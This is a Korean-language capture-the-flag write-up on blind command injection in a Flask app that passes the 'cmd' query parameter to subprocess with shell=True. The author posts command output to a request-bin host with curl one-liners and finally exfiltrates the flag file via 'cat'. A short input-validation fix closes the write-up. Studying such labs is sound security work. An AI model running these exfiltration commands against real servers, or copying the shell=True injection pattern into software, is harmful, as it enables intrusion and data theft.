command injection-blind writeup

Command Injection

서버사이드 취약점. 공격자가 악의적인 명령을 웹 요청 메시지에 삽입하고 전송하여 웹 서버에서 해당 명령어가 실행하도록 하는 공격이다. 웹 애플리케이션에서 사용자로부터 입력을 받아 서버시스템에 명령어를 실행하는 경우 입력값에 악의적인 시스템 명령어를 삽입하여 시스템에 대한 완전한 통제를 얻을 수 있다.

리눅스 시스템 명령어

curl : URL을 사용하여 데이터를 전송하거나 가져오는 명령줄 도구

```
curl [옵션] [URL]
//-d: POST 데이터를 전송
//-o: 출력을 파일에 저장
//-X: HTTP 요청 메서드 지정 (-X GET, -X POST)
```

분석


#-*-coding:utf-8-*- import flask import os, subprocess app = flask.Flask(__name__) app.secret_key = os.urandom(16) app.config['MAX_CONTENT_LENGTH'] = 80 * 1024 * 1024 @app.route("/") def index(): if "cmd" not in flask.request.args: with open("app.py","r") as f: content = f.read() return content else: cmd = flask.request.args["cmd"] p = subprocess.run(cmd, shell=True, stdout=subprocess.PIPE, text=True) return "!" if __name__ == "__main__": try: app.run(host="0.0.0.0", port=9301, debug=True) except Exception as ex: logging.info(str(ex)) pass

```python
#-*-coding:utf-8-*-
import flask
import os, subprocess

app = flask.Flask(__name__)
app.secret_key = os.urandom(16)
app.config['MAX_CONTENT_LENGTH'] = 80 * 1024 * 1024

@app.route("/")
def index():
        if "cmd" not in flask.request.args:
                with open("app.py","r") as f:
                        content = f.read()
                return content
        else:
                cmd = flask.request.args["cmd"]
                p = subprocess.run(cmd, shell=True, stdout=subprocess.PIPE, text=True)
                return "!"


if __name__ == "__main__":
        try:
                app.run(host="0.0.0.0", port=9301, debug=True)
        except Exception as ex:
                logging.info(str(ex))
                pass
```

코드를 보면 request를 받았을 때 cmd라는 쿼리의 데이터가 포함되어 있지 않을 경우 app.py의 내용을 리턴하고 cmd가 포함되어 있으면 subprocess 모듈을 사용하여 cmd를 실행하는 하고 그 결과를 p에 저장한다. 이때 리턴값은 '!'으로 cmd 명령의 실행결과가 blind되어 확인할 수 없다.


출력 리다이렉팅이 필요하므로 Request bin을 이용해야 한다. 출력 리다이렉팅은 curl 명령어를 사용해 request bin 주소로 보낸다.

1. ls




!

```
curl https://qqenvxo.request.dreamhack.games/ -d "$(ls)"
```



현재 위치에는 app.py, entrypoint.sh밖에 없다.

2. cd ..; ls




!

```
cd ..; curl https://qqenvxo.request.dreamhack.games/ -d "$(ls -al)"
```

엄청 많은 정보가 뜨는데 잘 살펴보면 r--r--r-- 1 root root 24 Sep 19 18:12 command_injection_flag.txt를 찾을 수 있다.

공격


```
cd ..; curl https://fimguwk.request.dreamhack.games/ -d "$(cat command_injection_flag.txt)"
```



command_injection_flag.txt에 있는 내용을 cat 명령으로 읽어 request bin 주소로 보낸다.

대응

1. 입력값 검증

입력 데이터를 사용하기 전에 엄격한 검증과 이스케이핑을 수행하여 특수 문자나 시스템 명령어를 무력화 하여야 한다. 문제와 같은 경우에는 따로 입력값을 검증하는 check_input() 함수를 두어 &, ; 와 같은 시스템상 멀티라인을 지원하는 특수 문자에 대한 검증을 실시하여 유해한 값이 전달되지 못하도록 해야 한다.